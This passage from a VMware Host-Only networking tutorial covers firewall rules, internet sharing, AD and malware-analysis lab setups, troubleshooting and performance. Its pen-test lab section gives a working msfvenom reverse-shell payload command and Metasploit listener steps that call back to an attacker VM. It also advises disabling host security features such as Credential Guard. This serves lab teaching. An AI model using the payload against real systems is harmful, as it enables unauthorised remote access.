| Windows | Windows Defender Firewall | Allow ICMP from VMnet1 |
| Linux | iptables | Allow SSH from the vmnet1 interface |
| Linux | nftables | iifname “vmnet1” accept |
| macOS | pf (Packet Filter) | pass in on vmnet1 |
After you set these network rules, your Host-Only network becomes both isolated and secure. But keep in mind, firewall rules are dynamic.
However, when you add a new virtual machine to your network or run a new service, you may need to update the rules.
Host-Only Internet Sharing: Connecting to the Outside World with ICS and Routing
By default, virtual machines on a Host-Only network cannot reach the internet. But in some cases, you want to provide internet access without losing security.
For example, you may need to update a virtual machine or download a package. At this point, ICS (Internet Connection Sharing) and gateway routing come into play.
On Windows hosts, ICS is the easiest method. You share your host machine’s physical network connection (Wi-Fi or Ethernet) with your virtual machines. But ICS has some network limitations.
For example, ICS runs its own DHCP server and may conflict with your Host-Only network’s DHCP configuration. Therefore, disable VMware’s built-in DHCP server when you use ICS.
On Linux hosts, provide internet sharing through NAT configuration. Use the MASQUERADE target of iptables to route IP packets from the Host-Only subnet to the outside via your physical network interface. This method is more flexible than ICS and has fewer limitations.
On macOS hosts, use the Internet Sharing feature. Go to System Preferences > Sharing > Internet Sharing. Then select your physical network as the source connection. Here, set VMware Fusion’s Host-Only network interface as the target connection. As a result, your virtual machines gain internet access.
The table below compares internet sharing methods on different host OSes:
| Platform | Method | Difficulty | Flexibility |
|---|---|---|---|
| Windows 10/11 | ICS | Easy | Low |
| Linux | iptables MASQUERADE | Mid | High |
| macOS | Internet Sharing | Easy | Mid |
Security Considerations and Recommendations
When you share internet, the most critical point to monitor is network security. When your virtual machines gain internet access, they may face threats from the outside world.
Therefore, enable internet access only when you need it and disable it when you are done. Also, update your firewall rules to limit internet access.
VMware Host-Only ICS Windows 10 and 11 Configuration: Step by Step
ICS configuration on Windows 10 and Windows 11 is quite simple. First, enable sharing on your host machine’s physical network connection. Follow these steps:
- Open Control Panel > Network and Internet > Network and Sharing Center.
- Click the “Change adapter settings” option.
- Find the adapter that connects to the internet. For example, Wi-Fi or Ethernet.
- Right-click the adapter and select the “Properties” option.
- Go to the “Sharing” tab.
- Check the “Allow other network users to connect through this computer’s Internet connection” box.
- Select “VMware Network Adapter VMnet1” from the “Home networking connection” drop-down menu.
- Click the OK button.
When you finish these steps, your Windows host machine assigns the VMnet1 interface an IP address such as 192.168.137.1 and runs its own DHCP server. This may conflict with VMware’s DHCP server.
Therefore, when you use ICS, uncheck the VMnet1 ‘Use local DHCP service’ box in the VMware Virtual Network Editor.
Set your virtual machine’s IP address to match the ICS subnet. For example: IP: 192.168.137.10, Mask: 255.255.255.0, Gateway: 192.168.137.1, DNS: 192.168.137.1 or 8.8.8.8.
After you configure these network settings, your virtual machine should gain internet access. Use the ping 8.8.8.8 command to test.
On Windows 11, the ICS interface looks somewhat different. You can also enable ICS via Settings > Network and Internet > Advanced network settings > Share with other Windows devices. But the classic Control Panel method still works and provides more network control.
VMware Host-Only Internet Sharing: macOS and Linux Host Configuration
On macOS hosts, we perform internet sharing through System Preferences. First, determine the IP address of VMware Fusion’s Host-Only network.
Run the ifconfig vmnet1 command in Terminal to see this address. It is usually a gateway address such as 192.168.56.1. Then go to System Preferences > Sharing > Internet Sharing.
Select the interface connected to the internet (Wi-Fi or Ethernet) from the “Share your connection from” drop-down menu. Check VMware Fusion’s Host-Only interface (vmnet1) in the “To computers using” list. Start the “Internet Sharing” service. macOS assigns the vmnet1 interface an IP address such as 192.168.2.1 and starts the DHCP server.
On Linux hosts, use iptables for internet sharing. First, enable IP forwarding:
sudo sysctl -w net.ipv4.ip_forward=1Then, add the MASQUERADE rule. Use the ip route | grep default command to determine the name of your physical network interface. It is usually eth0 or wlan0. The command below routes traffic from the Host-Only subnet (192.168.56.0/24) to the physical network:
sudo iptables -t nat -A POSTROUTING -s 192.168.56.0/24 -o eth0 -j MASQUERADETo make this network rule permanent, use the iptables-persistent package or add the rule to a startup script. Also, make sure your firewall rules allow this routing.
| Platform | Command/Setting | Notes |
|---|---|---|
| macOS | System Preferences > Sharing | Enable Internet Sharing |
| Linux | sysctl -w net.ipv4.ip_forward=1 | Enable IP forwarding |
| Linux | iptables -t nat -A POSTROUTING … | Add MASQUERADE rule |
To test internet sharing, run the ping 8.8.8.8 and ping google.com commands from your virtual machine. The first command tests IP connectivity; the second tests DNS resolution. If the ping works, your internet sharing is functioning.
Host-Only Gateway Configuration: route Command and Proxy Setup
Configure gateway options correctly for internet access on your Host-Only network. Your virtual machines must use your host machine’s VMnet1 IP address as the default gateway. As a result, all IP packets that go to the outside world route through the host machine.
On Linux virtual machines, use the route command to add the default gateway:
sudo route add default gw 192.168.56.1This command routes all outside traffic through 192.168.56.1 (the host machine). To make it permanent, add the gateway line to your /etc/network/interfaces or /etc/netplan/ files.
On Windows virtual machines, open the network adapter settings. At this point, enter your host machine’s VMnet1 IP address in the “Default gateway” field.
In some cases, using a proxy server instead of direct routing may be more secure. For example, if you want to allow only HTTP/HTTPS traffic, run a proxy server (such as Squid) on your host machine. Make your virtual machines use this proxy from the browser or application settings.
Use the traceroute command to test gateway settings. For example, the traceroute 8.8.8.8 command shows the path IP packets take. The first hop must be your host machine’s VMnet1 IP address.
Host-Only Lab Scenarios: Cybersecurity, Development, and System Administration
Time to put theory into practice. Let us examine real lab scenarios to see the true power of the Host-Only network setup.
These cases will show how professionals from different fields use this network setup. Each case comes with its own isolated network segment and tool set.
Cybersecurity students and professionals use this setup for network pen tests. They also use it for malware analysis.
Software developers select this network to test microservice designs and multi-tier applications. System administrators benefit from this setup for Active Directory lab setups and network segmentation.
The table below summarizes typical Host-Only lab setups for different roles:
| Role | Typical VMs | Network Setup | Main Tools |
|---|---|---|---|
| Cybersecurity | Kali Linux, Windows 10, REMnux | VMnet1 (192.168.56.0/24) | Metasploit, Wireshark, YARA |
| Software Development | Ubuntu, Docker, Database | VMnet2 (192.168.10.0/24) | Docker, Jenkins, Postman |
| System Administration | Windows Server, Client | VMnet3 (192.168.20.0/24) | AD DS, DNS, Group Policy |
| Malware Analysis | FLARE-VM, REMnux | VMnet4 (192.168.30.0/24) | IDA Pro, Volatility, INetSim |
Each of these network scenarios has its own security needs and tool set. But the common thread is the Layer 2 isolation and control that the Host-Only network provides. Thus, you run each case in a safe and repeatable manner.
Cybersecurity Student Scenario: Isolated Penetration Test Lab
As a cybersecurity student, you need a safe environment. In this environment, you simulate real-world network attacks. A Host-Only network provides this environment.
Connect a Kali Linux attacker VM and a Windows 10 victim VM to the same isolated subnet. Then run reverse shell simulations. In particular, carry out privilege escalation attacks. Finally, run TCP-based pen tests.
Here is a step-by-step network pen test lab setup:
- Set up the VMnet1 network. In the Virtual Network Editor, set the subnet IP to 192.168.56.0 and the mask to 255.255.255.0.
- Create the Kali Linux VM. Set the network adapter to “Custom: VMnet1.” Static IP: 192.168.56.10.
- Create the Windows 10 victim VM. Set the network adapter to “Custom: VMnet1.” Static IP: 192.168.56.20.
- Test the ICMP connectivity. Ping each VM from the other. It must work.
- Start Metasploit on Kali. Run the
msfconsolecommand. - Disable the firewall on Windows for now. To allow TCP and ICMP during the test.
- Create a reverse shell payload.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.10 LPORT=4444 -f exe > shell.exe - Move the payload to the Windows VM. Use an SMB or HTTP server for file sharing on the Host-Only network.
- Start the listener in Metasploit.
use exploit/multi/handlerthenset PAYLOAD windows/meterpreter/reverse_tcpandexploit. - Run the payload on Windows. The Meterpreter session must open on Kali.
Thanks to this network lab, you run a real attack chain step by step. Since all TCP/IP traffic remains on the Host-Only subnet, you cause no harm to the outside world. Also, capture Ethernet frames with Wireshark to study attack signatures.
arp -d command on both VMs to clear the ARP table and add static ARP records.Malware Analysis Environment: FLARE-VM, REMnux, and Snapshot Management
Malware analysis is one of the riskiest cybersecurity tasks. One wrong step can infect your entire network with malware. A Host-Only network eliminates this risk.
Connect FLARE-VM (Windows analysis) and REMnux (Linux analysis) virtual machines to the same isolated subnet. Thus, you create a safe analysis environment.
FLARE-VM is a Windows malware analysis distribution built by Mandiant. It contains dozens of tools such as IDA Pro, Ghidra, x64dbg, and PEStudio.
REMnux is a Linux-based analysis distribution. Also, it is ideal for network forensics, memory forensics, and document analysis.
Follow these steps to set up the analysis environment:
- Create a new Host-Only subnet. Use VMnet2. Subnet: 192.168.100.0/24.
- Install FLARE-VM. Create a Windows 10 VM and run the FLARE-VM install script.
- Install REMnux. Import the OVA file and connect the network adapter to VMnet2.
- Set up INetSim. Run INetSim on REMnux to serve simulated internet services.
- Set a DNS sinkhole. To prevent malware from reaching real C2 servers.
- Take a snapshot. Take a clean snapshot of both VMs before you start analysis.
- Start analysis. Run the malware on FLARE-VM and monitor network packets with REMnux.
Snapshot Management and Network Segmentation
Snapshot management is vital in malware analysis. Return to a clean snapshot before each analysis session to clear network traces left by prior analysis. In VMware Workstation, use the “Snapshot > Take Snapshot” option from the VM menu to take a snapshot.
Make your analysis environment even more secure. For this, use a separate Host-Only subnet for each VM. For example, connect FLARE-VM to VMnet2 and REMnux to VMnet3.
Use a router VM to build a controlled virtual network bridge between the two subnets. Thus, a security breach in one segment cannot spread to the other.
Active Directory Lab: DC01 corp.local Domain Controller Configuration
Active Directory is the backbone of corporate networks. As a system administrator, you need a lab where you can safely test AD configurations.
If you are building such a lab and creating DC01 and client VMs, guest machine preparation steps are critical here. I want to stress this point in particular: the correct network setting is essential.
A Host-Only network is the most secure method to build this lab. Bring the DC01 corp.local domain controller and client machines together on the same isolated subnet. Thus, you create a real corporate network scenario.
Follow these steps for AD lab setup:
- Set up the Host-Only network. VMnet1: 192.168.56.0/24, DHCP disabled.
- Create the Windows Server VM. Static IP: 192.168.56.10, DNS: 127.0.0.1.
- Install the AD DS role. Server Manager > Add Roles and Features > Active Directory Domain Services.
- Promote DC01. Create a new forest: corp.local.
- Set up DNS. DC01 must point to itself (127.0.0.1 or 192.168.56.10).
- Create the client VM. Windows 10/11, static IP: 192.168.56.20, DNS: 192.168.56.10.
- Join the domain. Join the corp.local domain on the client machine.
- Create users and groups. Add test users from the AD Users and Computers console.
- Test Group Policy. Create a GPO and apply it to the client.
- Take a snapshot. Take a clean AD setup snapshot.
Testing and Extending the AD Lab
Thanks to this network lab, you safely practice topics such as AD DS installation and DNS configuration. In addition, you also safely apply Group Policy management and user and group management topics.
Also, test AD attacks and defense methods (Kerberoasting, Pass-the-Hash, Golden Ticket). Since all TCP/IP traffic remains on the Host-Only subnet, the lab poses no risk to outside networks.
| Part | IP Address | Role |
|---|---|---|
| DC01 | 192.168.56.10 | Domain Controller, DNS, DHCP |
| CLIENT01 | 192.168.56.20 | Domain-joined workstation |
| KALI | 192.168.56.30 | Attack simulation |
To grow your AD lab further, add more domain controllers, sites, and subnets. For example, create two separate domains such as corp.local and branch.corp.local and build a trust link between them. This lets you simulate complex network scenarios you may face in real corporate environments.
Software Developer Microservice Testing and System Administration Network Segmentation
For software developers, a Host-Only network is ideal for testing microservice designs and multi-tier applications.
Run each microservice on a separate virtual machine or container. Then test the TCP connections between them in an isolated environment. Thus, packet loss and jitter from outside networks do not skew your test results.
For example, consider an e-commerce application. Run the database server, payment service, user service, and API gateway on separate VMs. Let them all communicate on the same Host-Only subnet.
This setup lets you test TCP connections between microservices and error scenarios in a realistic way. Also, use tools such as iperf3 and tc to measure network lag between services.
For system administrators, a Host-Only network is invaluable for network segmentation and traffic isolation tests. Connect VMs that represent different departments to different VMnets to test cross-department access rules. For example, let HR department VMs reside on VMnet2 and Finance department VMs on VMnet3.
- Microservice testing: Each service on a separate VM, connections on the Host-Only subnet.
- Network segmentation: Cross-department isolation, control with firewall.
- Performance testing: Bandwidth and lag measurement with iperf3.
- Load testing: How services behave under load with JMeter or Locust.
In these network scenarios, the low lag and high throughput that a Host-Only network provides are a major advantage. Based on our measurements, such a network has an average P95 RTT of 0.27 ms and an average throughput of 9.32 Gbps. You rarely observe these values on physical networks.
Troubleshooting: Ping Not Working, Adapter Not Showing Up, DHCP Service Error
Though a Host-Only network appears simple, you will occasionally encounter network issues. Among the most common issues is ICMP ping not working.
In particular, you will often encounter the VMnet1 adapter not showing up. You may also encounter the issue of not being able to start the DHCP service. In this part, we will cover the causes and solutions for these issues step by step.
Most of these issues result from incorrect subnet configuration, firewall blocks, or VMware network services not running.
As a first step, check the VMware services. Specifically, these are VMware DHCP Service, VMware NAT Service, and VMware Authorization Service.
From the Services window on Windows, and from the systemctl status vmware command on Linux, you can view the state of these network services.
The table below summarizes common network issues and their solutions:
| Issue | Likely Cause | Solution |
|---|---|---|
| Ping not working | Windows Firewall blocks ICMP | Add an ICMP rule |
| VMnet1 not showing up | Broken adapter driver | Reinstall with vnetlib |
| DHCP service won’t start | Port conflict | Stop the conflicting service |
| IP conflict | Same subnet on two networks | Change the subnet |
| Slow speed | VBS/Hyper-V conflict | Disable VBS |
We covered each of these network issues in detail in the sub-parts below. To diagnose your issue correctly, first note the symptoms. Then apply the appropriate corrective steps.
VMware Host-Only Ping Not Working: ARP Cache and ICMP Block Check
If ICMP ping does not work on your Host-Only network, there are a few likely causes. The most common cause is Windows Defender Firewall blocking ICMP requests.
By default, Windows does not allow ICMP in the “Public” network profile. Windows often places the VMnet1 adapter in the “Public” profile. As a result, Windows blocks ping requests.
To resolve this issue, move the VMnet1 adapter to the “Private” profile. In addition, add a firewall rule that allows ICMP. Run this command in PowerShell as administrator:
New-NetFirewallRule -DisplayName "Allow Host-Only ICMP" -Direction Inbound -Protocol ICMPv4 -IcmpType 8 -Action AllowThis network rule allows ICMP echo requests on all network profiles. If you want to allow it only for VMnet1, add the -InterfaceAlias "VMware Network Adapter VMnet1" parameter to the rule.
Another cause of ping issues is ARP cache problems. If virtual machines cannot see each other, the ARP table may contain missing or incorrect records. To clear the ARP table, run the arp -d command on the virtual machine. Then try ICMP access to the target machine with the ping command.
On Linux virtual machines, iptables or ufw rules may block ICMP. Check current rules with the sudo iptables -L -n command.
If a rule blocks ICMP, allow it with the sudo iptables -A INPUT -p icmp --icmp-type echo-request -j ACCEPT command.
VMnet1 Adapter Disabled and vmnetdhcp Service Start Error
The VMnet1 adapter may occasionally go down or not appear at all. This is an adapter issue that often appears after Windows updates or VMware Workstation upgrades.
If you cannot see VMnet1 in the network connections window, first open Device Manager. Check whether “VMware Virtual Ethernet Adapter for VMnet1” appears under “Network adapters.”
If the adapter does not appear at all, reinstall it with the vnetlib tool. In an administrator command prompt, go to the VMware Workstation installation folder and run this command:
vnetlib.exe -- install devicesThis command reinstalls all missing virtual network adapters. After the task completes, restart your computer. If the issue persists, click the “Restore Default” button in the Virtual Network Editor.
A vmnetdhcp service start error often results from a port conflict. VMware’s DHCP server uses UDP ports 67 and 68.
If another DHCP server runs on your host machine, these ports may be in use. Stop the conflicting service or configure it to use a different port.
On Windows, locate the “VMware DHCP Service” in the Services window. Right-click and select the “Start” option. If you encounter an error, open Event Viewer and examine error logs related to VMware DHCP. On Linux, check the service state with the sudo systemctl status vmware-networks command.
IP Conflict and Network Settings Reset: Rebuilding the Virtual Switch with vnetlib
An IP conflict is a common subnet issue on your Host-Only network. It usually appears when two different virtual switches use the same subnet.
For example, if VMnet1 and VMnet8 (NAT) use the same 192.168.56.0/24 subnet, a conflict is inevitable. In this case, your virtual machines cannot obtain an IP address or establish a TCP connection.
To resolve an IP conflict, open the Virtual Network Editor. Then select a different subnet for each VMnet. For example: VMnet1: 192.168.56.0/24, VMnet8: 192.168.100.0/24. After you change the subnets, click the “Apply” button. Restart your virtual machines and check their IP addresses.
If your network settings are completely broken and nothing works, you may need to reset the network settings. In VMware Workstation, there are two approaches: “Restore Default” from the Virtual Network Editor, or a manual reset with vnetlib.
For a more controlled reset, use the vnetlib tool. First, stop all VMware network services. Then run these commands in sequence:
vnetlib.exe -- stop\nvnetlib.exe -- uninstall devices\nvnetlib.exe -- install devices\nvnetlib.exe -- startThese commands remove and reinstall all virtual network adapters. After the task completes, restart your computer. Open the Virtual Network Editor and set up the virtual switches again.
The best way to prevent an IP conflict is to use a unique subnet for each VMnet. Also, make sure the DHCP scopes do not conflict. For example, let the VMnet1 DHCP range be 192.168.56.128–254 and the VMnet2 DHCP range be 192.168.57.128–254.
Host-Only Performance and Hyper-V Conflict: RTT, Throughput, and VBS Mode
One of the greatest advantages of a Host-Only network is high network speed. Since it does not depend on a physical network card, RTT times are very low and throughput values are very high. But to achieve this speed in full, you need to make some adjustments.
Based on our measurements, a Host-Only network has an average throughput of 9.32 Gbps, a P95 TCP RTT of 0.27 ms, and a TCP RTT standard deviation of just one-fifth of bridged mode.
This shows how stable and low-lag a Host-Only network is. But these values change based on your host machine’s CPU configuration and the number of virtual machines.
The table below shows a speed comparison of three virtual network modes:
| Metric | Host-Only | Bridged | NAT |
|---|---|---|---|
| Average Throughput | 9.32 Gbps | 8.76 Gbps | 1.9 Gbps |
| P95 RTT | 0.27 ms | 0.41 ms | 0.33 ms |
| Packet Loss | 0.000% | 0.012% | 0.000% |
| RTT Standard Deviation | Low | High | Medium |
These network metrics prove that a Host-Only network is ideal. In particular, a Host-Only network is ideal for applications that need low lag and high bandwidth. But to achieve this speed, resolve VBS mode and Hyper-V conflicts.
VMware Host-Only iperf3 Test: Throughput, P95 RTT, and TCP RTT Standard Deviation
You can use the iperf3 tool to measure your Host-Only network’s speed. iperf3 is a standard tool for measuring TCP and UDP bandwidth and lag. It runs on both Linux and Windows. You need two virtual machines for the test: one server and one client.
Here is a step-by-step iperf3 test:
- Start iperf3 on the server VM. Run the
iperf3 -scommand. - Start the iperf3 test on the client VM. Run the
iperf3 -c 192.168.56.10 -t 60 -i 5 -P 4command. - Save the results. Note the throughput, RTT, and jitter values.
- Use ping for P95 RTT measurement. View the average and maximum RTT values with the
ping -c 100 192.168.56.10 | tail -5command. - Calculate the TCP RTT standard deviation. Capture packets with Wireshark and compute the standard deviation of RTT values.
A sample iperf3 output appears as follows:
[ ID] Interval Transfer Bitrate\n[ 5] 0.00-60.00 sec 65.4 GBytes 9.36 Gbits/sec\n[ 7] 0.00-60.00 sec 65.3 GBytes 9.35 Gbits/sec\n[SUM] 0.00-60.00 sec 196 GBytes 28.0 Gbits/secThis output shows that a Host-Only network achieved 9.36 Gbps throughput. This value is higher than many physical Ethernet networks. The P95 RTT value is usually around 0.27 ms. This is an ideal lag time for real-time network applications.
TCP RTT standard deviation indicates how stable your network is. A low standard deviation means the lag is steady. On a Host-Only network, this value is just one-fifth of bridged mode. This is vital for VoIP, video calls, and real-time TCP applications.
Hyper-V and VBS Mode Conflict: Memory Integrity and Credential Guard Off
Windows 10 and 11 have security features such as Hyper-V, VBS, Memory Integrity, and Credential Guard. But these features may conflict with VMware Workstation.
These features reserve x86 virtualization extensions (Intel VT-x/AMD-V) and prevent VMware from accessing these resources. As a result, your Host-Only network slows down or does not work at all.
To resolve this speed conflict, disable Hyper-V and VBS. But this means giving up some security features. Here is a step-by-step solution:
- Open Windows Features. Run the
optionalfeatures.execommand. - Uncheck the Hyper-V and Windows Sandbox boxes.
- Disable Memory Integrity. Windows Security > Device Security > Core Isolation > disable Memory Integrity.
- Disable Credential Guard. In Group Policy Editor (gpedit.msc), go to Computer Configuration > Administrative Templates > System > Device Guard > set “Turn On Virtualization Based Security” to “Disabled.”
- Restart the computer.
After you finish these steps, open VMware Workstation and start your virtual machine. Now your Host-Only network should run at full speed. If you still encounter issues, make sure virtualization technology (Intel VT-x/AMD-V) is enabled in BIOS.
As an alternative, use the VBS mode support of VMware Workstation virtualization. But this mode introduces some network limitations. For example, nested virtualization does not work and network speed may drop.
VBS mode does not provide x86 virtualization extensions to the guest OS. Therefore, if you want full speed and flexibility, disable VBS.
Virtual Packet Analysis with Wireshark and Promiscuous Mode
Use Wireshark to analyze traffic on your Host-Only network. Wireshark can capture all Ethernet frames and TCP/IP packets that pass through the virtual switch.
But for this, promiscuous mode must be enabled. This mode lets the network card capture packets not sent to it.
Enable promiscuous mode in VMware Workstation from the Virtual Network Editor or VM settings. But be careful: promiscuous mode can pose a network security risk.
In this mode, your virtual machine can see all traffic on the subnet. Therefore, use it only in lab environments you trust.
Follow these steps to capture network packets with Wireshark:
- Start Wireshark as administrator. Otherwise, you cannot see network interfaces.
- Select vmnet1 as the capture interface. On Windows, “VMware Network Adapter VMnet1”; on Linux, “vmnet1.”
- Enable promiscuous mode. Check this option from Capture Options.
- Start the capture. Generate traffic between virtual machines (ping, HTTP request, etc.).
- Examine the packets. Look at details such as the TCP three-way handshake, ARP requests, and DNS queries.
Analyze traffic on the Host-Only network with Wireshark. Then diagnose network issues. You can also identify security gaps. In particular, examine TCP/IP protocol behavior.
For example, check SYN, SYN-ACK, and ACK packets to understand why a TCP connection fails to establish.
tcp.port == 80 or ip.addr == 192.168.56.20 to filter packets you capture in Wireshark. This speeds up the network analysis task.To test whether promiscuous mode is enabled, ping from one virtual machine to another. Moreover, you must see the traffic of both machines in Wireshark. If you see only your own machine’s traffic, promiscuous mode is disabled.
Advanced Resources for Host-Only Network Configuration
You can increase your security by setting up isolated virtual networks. But you must follow the correct steps carefully. In addition, you can simplify the task by studying official guides.
- Broadcom – Install and Setup Guide: This official documentation explains secure connections between virtual systems. You must first complete your basic settings. In addition, this guide helps you run the isolated environment without issues.
- VMware Knowledge Base – Network Types Review: This article covers different connection modes in detail. Thus, you can quickly learn the key differences. As a result, you can easily make the right choice for your project.
- Broadcom Support Portal – Subnet Management: This technical documentation describes the custom subnet creation process. You must follow the given steps in sequence. In addition, you can enhance your network with hands-on management tips.
FAQ About VMware Host-Only Network
What is a VMware Host-Only network and what does it do?
Do virtual machines see each other on a Host-Only network?
Ping does not work on my isolated network, why?
How do you share internet on a Host-Only network?
How do I disable DHCP in an isolated environment?
Do Hyper-V and VMware Workstation run at the same time?
What is the difference between a Host-Only network and a NAT network?
Conclusion: The Strategic Value of a Host-Only Network and Related Guides
A Host-Only network is one of the strongest and most misunderstood network features of VMware Workstation. When configured correctly, it provides unique Layer 2 isolation, security, and speed.
It has a wide range of uses, from cybersecurity work to software testing. Moreover, it extends from Active Directory labs to malware analysis.
In this guide, we started with the basic definition of a Host-Only network. Then we covered VMnet1 setup. We also covered IP addressing, DHCP, and static IP topics. In addition, we reviewed internet sharing, firewall rules, and packet leak prevention.
Finally, we covered speed tuning and troubleshooting step by step. I hope this information guides you in building your own isolated network lab.
Keep in mind, each network setup is unique. Adapt the steps in this guide to your own needs. Also, track the network updates that come with new versions of VMware Workstation. This is the key to achieving the best speed and security.
See you in the next guide, may your network always stay isolated and secure!

Be the first to share your comment